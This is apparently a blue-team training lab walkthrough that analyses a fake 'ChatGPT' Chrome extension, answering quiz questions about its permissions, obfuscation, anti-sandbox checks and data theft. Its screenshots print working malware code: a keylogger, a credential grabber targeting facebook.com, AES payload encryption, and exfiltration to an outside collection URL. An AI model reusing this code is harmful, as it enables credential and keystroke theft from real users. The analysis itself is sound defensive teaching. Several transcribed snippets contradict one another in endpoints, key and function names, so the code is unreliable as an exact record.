

[Home](#) > [Walkthroughs](#) > [FakeGPT](#)

FakeGPT

FakeGPT Walkthrough

Your mission is to analyze the "ChatGPT" browser extension, investigate its malicious functionality, and determine the scope of its impact. This includes identifying how sensitive data is being exfiltrated, tracing account compromises, and evaluating the extension's interactions with the browser and network. Your primary goal is to uncover its capabilities, infection pathways, and the extent of its effect on the organization's network, guiding mitigation efforts and future prevention strategies.

Understanding Chrome Extensions

To effectively analyze the extension, it's important to understand the key components of a Chrome extension and how they may be abused for malicious purposes:

Anatomy of a Chrome Extension

1. **Manifest.json:** The core configuration file, specifying metadata, permissions, and behavior. Key fields to inspect:
 - Permissions (e.g., access to cookies, tabs, or external URLs).
 - Host permissions defining interaction with specific domains.
 - Content scripts and web-accessible resources indicating injected or shared functionality.
2. **Background Scripts:** Persistent scripts managing event handling and browser monitoring. Often exploited for tracking user activity or sending data to remote servers.
3. **Content Scripts:** Injected into web pages to interact with the DOM. A common vector for data theft or page manipulation.
4. **Popup Scripts:** Handle the extension's user interface, which may conceal malicious actions or mislead users.
5. **Web-Accessible Resources:** Files accessible by web pages, potentially used to deliver malicious payloads or expose sensitive data.

6. **External Resources:** URLs or scripts loaded externally, often linked to malicious domains or obfuscated content.
-

Investigative Process for Analyzing a Malicious Extension

The investigation of a potentially malicious browser extension involves multiple stages, each designed to uncover suspicious behaviors and components. The process is iterative and flexible, meaning not all steps may be required depending on the insights gained at each stage.

1. Extracting the Extension

Begin by locating and extracting the extension files. Access these through `chrome://extensions`, or by unpacking `.crx` files using tools like **CRX Viewer**, **ExtAnalysis**, or other specialized utilities. This step provides the raw files needed for detailed analysis.

2. Static Analysis

Analyze the extension's code and metadata for any red flags:

- **Manifest.json:** Examine permissions, host patterns, and web-accessible resources for excessive or suspicious requests (e.g., access to cookies, tabs, or external URLs).
- **JavaScript Files:** Look for obfuscated or dynamically executed code, such as `eval`, Base64-encoded strings, or suspicious network requests.

3. Dynamic Analysis

Install the extension in a controlled environment, such as a sandbox or an isolated browser profile, to observe its behavior in real-time:

- Use **Chrome DevTools** to monitor network traffic, track DOM changes, and capture console logs.
- Identify unexpected API calls or interactions, such as `chrome.runtime.sendMessage` or `chrome.tabs.executeScript`.

4. Network Traffic Analysis

Leverage tools like **Wireshark** or **Burp Suite** to capture and inspect network traffic. Focus on identifying:

- Exfiltration methods used to send sensitive data.
- Connections to suspicious domains or endpoints.

5. Obfuscation Detection

If the code is heavily obfuscated, use tools like **JSBeautifier** or **CyberChef** to deobfuscate it for easier analysis. This step helps uncover hidden logic or payloads that may indicate malicious intent.


Key Note

This process is not linear, and each step builds on the findings of the previous one. Depending on the insights gathered, you may decide to skip or revisit certain stages. The ultimate goal is to confirm malicious behavior, understand the extension's capabilities, and evaluate its impact.

Investigation Scope

After uploading the extension to **CRX Viewer**, the `manifest.json` file serves as the core configuration, outlining the extension's metadata, permissions, and behavior. Key findings include:

1. Permissions:



- Broad access to all web pages (`http://*/**` and `https://*/**`), browser tabs, and cookies.
- Privileges for `webRequest` and `webRequestBlocking` enable interception and modification of network traffic, which could redirect users or inject malicious scripts.
- The `storage` permission allows saving potentially stolen data locally.

2. Background Script:

- The persistent script (`system/loader.js`) runs continuously, allowing real-time monitoring, data exfiltration, and possible communication with a Command and Control (C2) server.

3. Content Scripts:

- The injected script (`core/app.js`) runs on all pages (`<all_urls>`), interacting with the DOM to read sensitive user input, manipulate content, and potentially log keystrokes or inject phishing forms.

4. Browser Action:

- A popup UI (`assets/ui.html`) provides a seemingly legitimate interface, potentially hiding malicious functionality or links.

The extension's broad permissions, persistent background script, and DOM manipulation capabilities suggest it is designed for invasive monitoring and


data theft. These behaviors align with malicious intent. The next steps involve detailed static and dynamic analysis of `system/loader.js` and `core/app.js` to confirm the malicious functionality and its exact behavior. By systematically dissecting these components, we can better understand the threat and develop effective mitigation strategies.

Q1: Which encoding method does the browser extension use to obscure target URLs, making them more difficult to detect during analysis?

When analyzing malicious browser extensions, a key starting point is identifying techniques used to obscure sensitive data or URLs. Attackers commonly utilize encoding methods like Base64 to conceal their operations and evade detection. In this case, the focus is on the parts of the code responsible for defining or processing URLs.

In the `app.js` file, the `targets` array contains the Base64-encoded string `d3d3LmZhY2Vib29rLmNvbQ==`, which decodes to `www.facebook.com`. Its structure clearly aligns with standard encoding patterns. Additionally, the `_0x5eaf` function employs the `btoa()` method to encode data in Base64, confirming this as the obfuscation technique used.

Encoding the URL in Base64 allows the extension to make its target less noticeable during code analysis—a common strategy used by malicious extensions to evade detection and scrutiny.



```
1. (function() {
2.   var _0x5eaf = function(_0x321a) {
3.     return _0x321a;
4.   };
5.   var _0x5eaf = function(_0x5eaf) {
6.     return btoa(_0x5eaf);
7.   };
8. };
9. const targets = ['0x5eaf' + btoa('d3d3LmZhY2Vib29rLmNvbQ==')];
10. if (targets.indexOf(window.location.hostname) !== -1) {
11.   document.addEventListener('submit', function(event) {
12.     let form = event.target;
13.     let formData = new FormData(form);
14.     let username = formData.get('username') || formData.get('email');
15.     let password = formData.get('password');
16.
17.     if (username && password) {
18.       exfiltrateCredentials(username, password);
19.     }
20.   });
21.
22.   document.addEventListener('keydown', function(event) {
23.     var key = event.key;
24.     exfiltrateData('keystroke', key);
25.   });
26. }
```

Q2: Which website does the extension monitor for data theft, and how does it activate on the target site?

Understanding how the extension determines its target environment is crucial for analyzing its scope of operation. In `app.js`, the `targets` array includes the Base64-encoded string `d3d3LmZhY2Vib29rLmNvbQ==`, which decodes to

www.facebook.com. The extension checks `window.location.hostname` against this target, and upon finding a match, it activates malicious functionality such as capturing keystrokes and monitoring form submissions.

Q3: How does the extension exfiltrate stolen data, and which HTML element is used for this purpose?

In the `sendToServer` function (`app.js`), stolen data is exfiltrated using an `<img>` element. The `src` attribute of the `<img>` is set to `https://Mo.Elshaheedy.com/collect?data=` followed by the encrypted payload. This method leverages the browser's default behavior to perform HTTP GET requests, reducing the likelihood of triggering alerts. By utilizing `<img>` elements for data exfiltration, the extension avoids detection by traditional network monitoring tools, which typically focus on more direct methods like `fetch` or `XMLHttpRequest`.

```
47.  
48. function sendToServer(encryptedData) {  
49.   var img = new Image();  
50.   img.src = "https://Mo.Elshaheedy.com/collect?data=" + encodeURIComponent(encryptedData);  
51.   document.body.appendChild(img);  
52. }  
53.
```

Q4: What is the first specific condition in the code that triggers the extension to deactivate itself?

Malware often employs anti-analysis techniques to avoid running in virtualized environments or sandboxes. In `loader.js`, the script checks whether `navigator.plugins.length === 0` or if `navigator.userAgent` contains `HeadlessChrome`, which indicate a virtualized or headless environment. If these conditions are met, the extension alerts the user and disables its functionality. This approach allows the malware to evade detection and analysis by researchers in controlled environments, ensuring it operates effectively in real-world scenarios.



```
filter (regex) | file search  Lab.zip  
Lab/app.js 1947 B  
Lab/crypto.js 371 B  
Lab/img.GIF 141 KB  
Lab/loader.js 811 B  
Lab/manifest.js 547 B  
Lab/ui.html 301 B  
Show download Show analysis Go to line Show original code  
5. // Check if the browser is in a virtual environment  
6. if (navigator.plugins.length === 0 || /HeadlessChrome/.test(navigator.userAgent)) {  
7.   alert("Virtual environment detected. Extension will disable itself.");  
8.   chrome.runtime.onMessage.addListener(() => {  
9.     return false;  
10.   });  
11. }  
12.  
13. // Load additional scripts dynamically  
14. function loadScript(url, callback) {  
15.   var script = document.createElement('script');  
16.   script.src = url;  
17.   script.onload = callback;  
18.   document.head.appendChild(script);  
19. }  
20.
```

©2021-2023 CRXViewer.com Opensource under MPL-2.0

Q5: Which events does the extension monitor to capture user input, and how does it process the data?

Tracking user actions, such as form submissions and keystrokes, is crucial for understanding how sensitive information is stolen. In the `app.js` file, the `submit` event is captured using `document.addEventListener('submit')`. When a form is submitted, the `FormData` API is used to extract the form's data, which is then sent to the server through the `exfiltrateData` function.



```
filter (regex) | file search Lab.zip
Lab/app.js 1947 B
Lab/crypto.js 371 B
Lab/img.gif 141 KB
Lab/loader.js 811 B
Lab/manifest.js 547 B
Lab/ui.html 381 B

Show download Show analysis Go to line Show original code

1. var _btoa = function(_btoaKey) {
2.     return btoa(_btoaKey);
3. };
4.
5.
6.
7.
8.
9. const targets = ['<div>id3d3u2N2Vib29VleWbQ='];
10. if (targets.indexOf(window.location.hostname) !== -1) {
11.     document.addEventListener('submit', function(event) {
12.         let form = event.target;
13.         let formData = new FormData(form);
14.         let username = formData.get('username') || formData.get('email');
15.         let password = formData.get('password');
16.
17.         if (username && password) {
18.             exfiltrateCredentials(username, password);
19.         }
20.     });
21.
22.     document.addEventListener('keydown', function(event) {
23.         var key = event.key;
24.         exfiltrateData('keystroke', key);
25.     });
26. }
```

Q6: Which API or method is used to monitor user keystrokes?

Identifying the APIs used for data capture is critical for tracing the origin of information leaks. In `app.js`, the extension employs `document.addEventListener('keydown')` to monitor keystrokes in real-time. The logged keystrokes are formatted into a payload and sent to the server via the `exfiltrateData` function. This approach enables attackers to record user activity, including sensitive information such as passwords, directly from keyboard inputs.



```
filter (regex) | file search Lab.zip
Lab/app.js 1947 B
Lab/crypto.js 371 B
Lab/img.gif 141 KB
Lab/loader.js 811 B
Lab/manifest.js 547 B
Lab/ui.html 381 B

Download this file Show analysis Go to line Show original code

21.
22. document.addEventListener('keydown', function(event) {
23.     var key = event.key;
24.     exfiltrateData('keystroke', key);
25. });
26.
27.
28. function exfiltrateCredentials(username, password) {
29.     const payload = {
30.         user: username,
31.         pass: password,
32.         site: window.location.hostname
33.     };
34.     const encryptedPayload = encryptPayload(ISO8601.stringify(payload));
35.     sendToServer(encryptedPayload);
36. }
37.
38. function encryptPayload(data) {
39.     const key = CryptoJS.enc.Utf8.parse('SuperSecretKey123!');
40.     const iv = CryptoJS.lib.WordArray.random(16);
41.     const cipher = CryptoJS.algo.AES.encrypt(CryptoJS.enc.Utf8.parse(data), key, {
42.         iv: iv,
43.         mode: CryptoJS.mode.CBC
44.     });
45.     const encryptedData = cipher.ciphertext.toString(CryptoJS.enc.Base64);
46.     const encryptedIV = iv.toString(CryptoJS.enc.Base64);
47.     const encryptedPayload = encryptedData + ':' + encryptedIV;
48.     return encryptedPayload;
49. }
50.
51. function sendToServer(payload) {
52.     const xhr = new XMLHttpRequest();
53.     xhr.open('POST', 'http://localhost:3000/api/exfiltrate', true);
54.     xhr.setRequestHeader('Content-Type', 'application/json');
55.     xhr.send(JSON.stringify(payload));
56. }
```

Q7: Where does the extension transmit exfiltrated data, and how is the transmission secured?

Understanding how exfiltrated data is transmitted and the methods used in the process is essential for effective mitigation. In `app.js`, the `sendToServer` function is used to transmit stolen data. Here's how it works:

1. An `Image` object is created using `new Image()`.
2. The encrypted data is appended to the URL `https://Mo.Elshaheedy.com/collect` as a query parameter, with `encodeURIComponent` ensuring the data is properly formatted for transmission.
3. This URL is assigned to the `src` property of the `Image` object.
4. Finally, the `Image` object is added to the document body, triggering a request to the specified endpoint and sending the stolen data.


This technique leverages the browser's behavior of loading images to transmit the data stealthily.



Q8: Which function is responsible for exfiltrating user credentials?

Recognizing critical functions is vital for directing attention during static and dynamic analysis. In `app.js`, the `exfiltrateCredentials` function is specifically crafted to extract username and password fields from form data. These credentials are then encrypted using the `encryptPayload` function and sent to the server via `sendToServer`.

This targeted functionality underscores that credential theft is a core objective of the extension, as demonstrated by its intentional processing of sensitive user data such as usernames and passwords.




```
22. document.addEventListener('keydown', function(event) {
23.     var key = event.key;
24.     exfiltrateData('keystroke', key);
25. });
26.
27.
28. function exfiltrateCredentials(username, password) {
29.     const payload = {
30.         user: username,
31.         pass: password,
32.         site: window.location.hostname
33.     };
34.     const encryptedPayload = encryptPayload(JSON.stringify(payload));
35.     sendToServer(encryptedPayload);
36. }
37.
```

©2021-2023 CRXViewer.com Opensource under MPL-2.0

Q9: What encryption algorithm is used to secure stolen data?

Encryption techniques offer valuable insights into the complexity and intent of malicious activities. The extension employs AES encryption (`CryptoJS.AES.encrypt`) within the `encryptPayload` function to secure data prior to transmission. The encryption key (`SuperSecretKey123`) and initialization vector (IV) are explicitly defined in the script to maintain data confidentiality.

AES, a widely trusted encryption standard, is commonly used to safeguard sensitive information. Its use in this context demonstrates a calculated effort to conceal stolen data and avoid detection during its transmission.




```
1. function() {
2.     window.CryptoUtils = {
3.         encrypt: function(data) {
4.             const key = CryptoJS.enc.Utf8.parse('SuperSecretKey123');
5.             const iv = CryptoJS.lib.WordArray.random(16);
6.             const encrypted = CryptoJS.AES.encrypt(data, key, {
7.                 iv: iv
8.             });
9.             return encrypted.toString(CryptoJS.enc.Base64);
10.        }
11.    };
12.})();
```

Q10: What does the extension access to store or manipulate session-related data and authentication information?

Cookies often store session tokens and other sensitive data, making them a prime target for attackers. The `manifest.json` file grants the extension access to the `cookies` API, enabling it to read and modify browser cookies. This

access allows attackers to hijack user sessions or retrieve authentication tokens.

Direct access to the `cookies` API gives the extension substantial control over user sessions, posing a significant security risk and leaving users vulnerable to further exploitation.



Conclusion: Understanding the Malicious Extension's Functionality

Upon analyzing the provided code and its structure, the following conclusions summarize the extension's behavior, functionality, and intent:

1. Primary Functionality: Data Theft

The extension is designed to steal sensitive user data:

- **User Credentials:** Extracted from form submissions via `submit` event listeners in `app.js`.
- **Keystrokes:** Captured in real-time using `keydown` event listeners in `app.js`.
- **Cookies:** Accessed through the `cookies` API specified in `manifest.json`, enabling potential session hijacking or token theft.

2. Targeting Mechanism

The extension activates its malicious functionality based on specific criteria:

- **Targeted Domain:** Uses Base64 encoding in `app.js` (`d3d3LmZhY2Vib29rLmNvbQ==`) to obscure the monitored site, decoded as `www.facebook.com`.
- **Activation Condition:** Compares the `window.location.hostname` with the target domain and activates when a match is found.

3. Data Exfiltration

The extension uses covert methods to transmit stolen data:

- **Method:** Creates an `<img>` element dynamically in `sendToServer` (in `app.js`) and sets its `src` to the exfiltration endpoint (`https://Mo.Elshaheedy.com/collect`), appending encrypted data as a query parameter.
- **Stealth:** Exploits browser behavior to trigger image requests, bypassing traditional network monitoring that focuses on `fetch` or `XMLHttpRequest`.

4. Anti-Analysis Techniques

To evade detection, the extension implements anti-analysis mechanisms:

- **Environment Checks:** Detects virtualized or headless environments using `navigator.plugins.length` and `userAgent` checks in `loader.js`.
- **Self-Disabling:** Alerts the user and disables its functionality if suspicious conditions are detected.

5. Encryption for Concealment

Data theft operations are concealed using encryption:

- **Algorithm:** AES encryption (`CryptoJS.AES.encrypt`) is used to secure stolen data before transmission.
- **Key and IV:** The encryption key (`SuperSecretKey123`) and initialization vector (IV) are hardcoded in `app.js` and `crypto.js`.

6. Key Code Components

Critical functionality is implemented across the following components:

- **exfiltrateCredentials (app.js):** Extracts and encrypts user credentials.
- **sendToServer (app.js):** Transmits stolen data using an `<img>` element.
- **encryptPayload (app.js and crypto.js):** Encrypts sensitive data for secure transmission.
- **manifest.json:** Grants permissions to access cookies, tabs, and web requests, enabling broad access to browser data.



CyberDefenders™ is a blue team training platform for SOC analysts, threat hunters, security blue teams and DFIR professionals to advance CyberDefense skills.

651 N Broad St, 19709, Delaware, U.S

Company

- Blog
- Careers
- Media Kit
- Contact

Products

- CCDL1 Certification
- CCDL2 Certification
- Blue Team Labs
- Blue Team CTF Challenges

Resources

- Cybersecurity Glossary
- Cybersecurity Roadmap
- Discord Server
- Reviews
- Policies and Guidelines

Support

- Cybersecurity Training For Employees
- Partner with us
- Help Center
- Chat with us

[Privacy Policy](#)

[Terms of Use](#)